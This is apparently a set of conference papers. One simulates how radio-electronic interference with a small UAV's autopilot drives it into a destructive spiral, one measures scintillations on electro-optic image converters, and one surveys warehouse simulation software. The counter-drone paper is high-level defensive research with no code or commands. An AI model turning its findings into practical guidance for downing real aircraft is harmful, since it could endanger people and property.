


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STUDY OF UNMANNED AIR VEHICLES UNDER EXTERNAL IMPACT

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ABSTRACT: *By modeling a unmanned air vehicles, the possibilities for impact on the operation of the autopilot for the purpose of terminating the flight and destroying the aircraft were examined.*

KEYWORDS: *UAV, CONTROL SYSTEM, SAFETY, AUTOPILOT*

Past years between the wars in former Yugoslavia and Syria have shown a growing role for unmanned aircraft. The real idea of their capabilities is now being formed and different ideas are attempted to counteract terrorist operations with them. All modern UAVs are managed by an autopilot that can get the task from a pre-modeled flight mode. If constructed with an onboard computer, they are capable of operating autonomous flights outside of the direct visibility zone between the operator and the UAV. So they are independent of the radiolink, the signal from which it can fall from natural failures of technique. The control point is used only to bring the airplane to the starting point for autonomous flight and for trajectory adjustments. Mass UAVs, however, have no onboard computer and their value is low. Exactly such devices most often carry an explosive and are equipped with contact explosive devices. They realise damage after being destroyed around the objects for which they are designed and targeted (airports, warehouses, etc.). They are managed by radiolink from a ground or airborne control point. The apparatus is equipped with a reception system for the signals from this point. This fact shows that each UAV (including onboard computer) capable of receiving signals and reacting to them as a command or field-correction command can be the object of systems that will upset the current management processes and bring it in a trajectory to the ground before it reaches its target objects. This can be used by the Radioelectronic Combat Systems (RED).

In order to be able to divert UAVs detected in the surveillance zone, it is necessary to interfere with the control via autopilot signals that change the flight path. This idea can be set as a way to block autopilot (AP) work. The proposed development has been tested by modeling some variants that are provoked by the modeling and investigation of various failures of autopilot:

The models are in GOST 20058-80 for a hypothetical unmanned airplane with a mass of 50kg and are basically of the model developed in [1]. Inputs simulating the performance of Radioelectronic Combat Systems (RED) are used to match pulse generators developed in Simulink. Flight is a spatial maneuver at a height of 10m to 500m and a speed of 100km/h. The modeling data required were calculated according to the methodology of [3].

Autopilot control laws in the model UAVs are as follows:

$$\text{Ailerons: } \delta_e = K_e^\gamma (\gamma - \gamma_{set}) + K_{1e} \int (\gamma - \gamma_{set}) dt + K_e^{\omega_x} \omega_x$$

$$\gamma_{set} = K_e^\psi (\psi - \psi_{programme}) + \gamma_{programme} + \gamma_{set\ from\ pilot} - K_Z (Z - Z_{programme})$$

$$\gamma_{set\ from\ pilot} = K_{pilot} (\gamma - \gamma_{programme\ of\ pilot}) \frac{K}{Tp + 1}$$

Where: δ_e - variation of ailerons; γ - bank of angle; ψ - yaw (course) of angle; Z-side variation; K-transmission coefficients; ω_x -rolling speed;

$$\text{Elevator: } \delta_h = K_h^g (g - g_{set}) + K_h^{\omega_z} \omega_z + K_h^H (H - H_{set})$$

Where:

δ_h -variation of elevator; g -pitch; ω_z -pitching speed; H-height of flight.

The rudder direction only works with an angular rate of risk signal and is essentially a damping machine for the course variations.

The modeling shows that, in a horizontal flight, the sudden disruption of the control signal from the AP to the UAV rudder is not effective enough and leads to a slow downgrading along the sloping trajectory as the steering gear is in the neutral position.

In the case of a strong single signal from the AP, resulting from the external single cuts affecting the Radioelectronic Combat Systems (RED (Fig.1a), there is a sharp deviation of the steering gear (Fig. 1b,2) and there is a rotation around the three axes, with predominantly rotation around the longitudinal axis. Total movement is characterized by a rapid decrease of the height, and in the course of the movement the angle of attack exceeds the critical (25degrees) (fig.3). The overload is about 5g, which can cause damage to the hypothetical apparatus in the air. The aircraft rapidly reaches the ground at a pitch angle of -50 degrees and breaks at a vertical velocity of about 5m/s, rapidly on a steep spiral trajectory. The variation of elevator is significant, which takes

the plane to the critical angles of attack and heavy overloads. The ailerons, in the event of interference, strive to bring the plane to a large angle of inclination. This happens quickly and after 10 seconds the ailerons occupy a neutral position (Fig. 2). The autopilot has perceived the interference as a set slope of over 25degrees. Since the interference is constant, the steering gear movements do not change after 100 seconds. Movement between the 90th and 100th seconds can be seen as a transient process after a constant disturbance. The plane is spinning in a steep spiral. The aircraft goes into supercritical angles of attack and overloads overtaking operational, and for some planes and destroying.




Fig.1. Signal from the pulse generator and variation of the rudder under the influence of the developed angular rate of risk fluctuations at the fall of an UAV.




Fig.2. Variations of the ailerons and the elevator of the steering gear under the influence of the programmed autopilot mode and the overturned pulse generator disturbance.




Fig.3.Angle of attack and normal overload during flight.

By 90 seconds, the aircraft operates on the programmed trajectory. The autopilot operation is then manipulated by the pulse generator. The aircraft goes into supercritical angles of attack and overloading over operating, and for some planes and the destructive

When generating the generator ("Pulse Generator" from "Simulink") for pulse operation, the signal radiating signals are also received by the AIRCRAFT-AUTOPILOT subsystem (Figure 4a). They arrive summed up with the autopilot to complete the flight plan (in this case, for a "round flight"). The helm and helmets begin to move continuously over a wide range (sometimes from end to end of constructive constraints) (Fig. 4b, 5).




Fig.4. Model signal from pulse generator setting for interference and elevator.




Fig. 5. Deviation of the ailerons and rudder with predominant interfering signal impact.

The UAV trajectory, after the impact of the pulse generator, is a chaotic rotation around the three axes with a general, uneven downward tendency. The angle of attack in this short-circuited movement (of impulses) passes into and out of the critical area. The overloading also exceeds and plane will destroyed (for the particular apparatus is critical $n = 4g$).

Conclusions:

1. The results show an opportunity to counteract perceived UAVs by manipulating their management. The degree of efficiency depends on the setting of the interferometer, the autopilot laws and the dynamic properties of the airplane.
2. For a concrete airplane and autopilot, the setting of the constant loud interrupter is a more effective means of radio-electronic combat. With such a signal, the trajectory is steeper and the time to reach the land surface of 300m is about one minute. The impact on the ground has a vertical velocity of 5m/s. Destruction in the air is possible for airplanes with breakdown overloads of less than 5g, which is often considered as a normative design value for drones, because it guarantees a lighter structure.

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DETERMINING THE AMOUNT OF ELECTRONIC SCINTILLATIONS OF ELECTRO – OPTIC TRANSFORMER OF IMAGES

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ABSTRACT: *One of the basic requirements when using electro – optical transformer (EOT) of images in space research [1, 2, 5, 7, 8] is the low level of bright light flashes on the screen, called multi – electronic scintillations. The existence of multi – electronic scintillations leads to significant expansion of the possibility for diminishing the utmost sensitivity of the EOT [4, 6, 9, and 10]. The definition of the amount of scintillations per definite time could be done with the help of the method for scintillations' calculation while using photo – electronic multiplier [3]. If the number of scintillations' distribution over the active surface of the screen is determined and experimentally are evaluated the distribution parameters for a certain EOT, it is a matter of simpler methods required for the scintillation evaluation without the need for development of complex scanning devices. The current research is about evaluating the law of scintillations' amount distribution over the active surface of the screen, evaluation of their amplitude spectrum and development of method for defining the amount of multi – electronic scintillations over the active surface of the EOT's screen.*

KEY WORDS: *multi-electronic scintillations*

METHOD FOR DEFINING THE DISTRIBUTION OF SCINTILLATIONS NUMBER OVER THE ACTIVE SURFACE OF THE EOT.

A certain device [3] is used in order to define the distribution of the scintillations number over the screen. The measurement of scintillations is made as in [3], from the surface of the EOT's screen, with the help of mobile diaphragm, 2 mm in diameter, and optic system for transferring the image to the photo – electronic multiplier. The light source secures monochromatic adjustable infrared radiation, hitting the photo cathode of the EOT. The method for measurement is based on evaluation of average amplitude of scintillations, invoked by single electrons, hitting the EOT's photo cathode, the amplitude distribution of scintillations and their integral number. The measurements are

taken in dark, in light, on background 10^{-7} cd/m², in adjustable shine of EOT's photo cathode by the light source. A consecutive account is being taken after every diaphragm's movement on every 2 mm from the center across the EOT's screen radius toward the periphery. The received experimental data serves for setting up a dependency between scintillations' amplitude spectrum and their integral number across the screen's diameter. The measurements show that the distribution is asymmetric, which allows simplification of the method and evaluation of the scintillations' distribution only in dependence with the screen's radius.

MEASUREMENT – RESULTS AND ANALYSIS

Figure 1 shows experimental data for the distribution number of dark scintillations on the EOT's screen with background brightness 10^{-7} cd/m².




Figure 1. Distribution of dark scintillations number across the EOT's screen radius:
1 – when $\sigma = 2,5$; 2 – when $\sigma = 4$ and 3 – when $\sigma = 10$.

Figure 2 shows the distribution of background scintillations across the EOT's screen radius with background brightness 10^{-4} cd/m².




Figure 2. Distribution of background scintillations number across the EOT's screen radius: 1 – when $\sigma = 2,3$ and 2 – when $\sigma = 4$.

The experimental data is compared to a normal distribution law. The values of mean quadratic aberration σ are shown in the figures. The values show, that the scintillations are concentrated mainly in the center of the screen. As it is observed in the figures, the comparison of experimental data with normal distribution law shows good coordination. It could be considered that the possibility for appearance of scintillations across the EOT's screen diameter is similar to the normal distribution law (Figure 1, Figure 2), describable with the formulae:

$$y = \frac{1}{\sqrt{2\pi}\sigma} e^{-\frac{r^2}{2\sigma^2}}, \quad (1)$$

where: r – EOT's screen radius.

The definition of scintillations' number over the active surface of the EOT's screen could be done in the following sequence. By following that method could be defined the scintillations' number N_c across the co-ordinate r_n . The mean quadratic aberration σ in normal distribution could be defined by the formulae:

$$\sigma = \frac{r_n}{1,18}. \quad (2)$$

Having in mind the values of σ and N_c , we could define the scintillations number N for the entire active surface of the screen:

$$N = N_c \frac{V}{V_c}, \quad (3)$$

where: V_c - the volume of a body, restricted by the surface in rotation of the curve $y_2 = f(r)$ across the analyzed surface of the screen S , definable by $V_c = S \cdot y_2$, where $y_2 = \frac{1}{\sqrt{2\pi\sigma}}$;
 V - the volume of a body, restricted by the surface in rotation of the curve $y_1 = f(r)$ across the working surface of the screen:

$$V = S + \pi \int_{y_1}^{y_2} r^2 dy, \quad (4)$$

$$y_1 = \frac{1}{\sqrt{2\pi\sigma}} e^{-\frac{r_k^2}{2\sigma^2}} ;$$

r_k - radius of the screen working surface.

The value of r^2 could be defined by the equation (1):

$$r^2 = \left(\ln \frac{1}{\sqrt{2\pi\sigma}} - \ln y \right) 2\sigma^2. \quad (5)$$

By replacing equation (5) in equation (4), after integration we get:

$$V = 2\pi\sigma^2 [(y_2 - y_1)(\ln y_2 + 1) - y_2 \ln y_2 + y_1 \ln y_1] + S y_1. \quad (6)$$




Figure 3. Amplitude distribution of dark scintillations: 1 – measured in the center of EOT’s screen; 2 – measured at distance of 3 mm from the center of the screen; 3 – measured at distance of 7 mm from the center of the EOT’ screen.




Figure 4. Amplitude distribution of background scintillations: 1 – measured in the center of EOT’s screen; 2 – measured at distance of 3 mm from the center of the screen; 3 – measured at distance of 7 mm from the center of the EOT’ screen.

The definition of the scintillations number across the working surface of the EOT’s screen is made with the help of measurement of scintillations number in circular areas of the screen and calculation of their whole number with the suggested method for approximation of scintillations number distribution across the screen surface with a normal distribution law. Figure 3 and figure 4 show amplitude distributions of scintillations, measured in the center (scheme 1) and in distance of 3 mm (scheme 2), 7 mm (scheme 3) and 10 mm (scheme 4) from the center with background brightness – full darkness - 10^{-7} cd/m², created in front of the EOT’s photo cathode, and at background brightness 10^{-4} cd/m².

Variations in amplitude distribution are observed. A significant contribution to the amplitude distribution in the screen center brings the scintillations with greater amplitude.

CONCLUSION

The experimental research of number and brightness of scintillations show that the distribution of the multi – electronic scintillations’ number across the screen’s diameter could be approximated by a normal law. This allows the application of the suggested method for measuring of scintillations number across the active surface of the EOT’s screen.

The analysis of multi – electronic scintillations amplitude spectrum shows, that in the center of the EOT’s screen, the number of scintillations with greater amplitude is significantly greater in comparison with those at the end of the active surface of the screen.

These multi – electronic scintillations could invoke the registration of non – existing signal, because of which along with the enumeration of multi –

electronic scintillations number across the active surface of the screen is necessary to be made measurement and accounting of the amplitude spectrum of scintillations across the EOT's screen.

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SIMULATION SOFTWARE FOR MODELING THE MOVEMENT OF MATERIAL FLOWS

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Abstract: The Computer modeling is one of the best tools for the development of a real automated warehouse system. It aims to explore and define the behavior of the system and make the evaluation of its performance. In this paper is analyzed and simulated a software for the design of logistic systems.

Keywords: *Logistics systems, computer modeling, computer simulation, automated warehousing system.*

The analysis of a significant number of software products, shows that various logistics centers are involved in simulating automated warehouse systems. Some of them are designed for large industrial concerns and the models are so good that the simulation results are accepted as rules. [1, 2].

The purpose of the research is to develop a principle mechanism for using an appropriate software products to simulate the equipment of logistics centers.

1. An overview of the used software in engineering design.

A simulation software as simulation modeling tool of engineering logistics activities is summarized in the form of programs having a different kind of practical application method. In practical terms, applicability has found:

ARENA - a simulation system defined by a complete and flexible modeling environment combined with an easy-to-use graphical user interface. For building a model, modules are provided to describe the situation. The number and type of that modules are carefully selected to produce a good, flexible combination with ease of use. [2]




Fig.1. Arena 3D Example – Warehouse [6]

DOSIMIS-3 is a simulation software that is able to present the results of the simulation in the form of tables, graphs, diagrams and histograms. This simulation package is able to present simulated streams in a dynamic way - via animation. [3].




Fig. 2. DOSIMIS-3 simulation model [7]

WirthSim™ can easily create computer warehouse simulations, and the used procedure can be programmed according to the requirements of the respective warehouse system. [1].

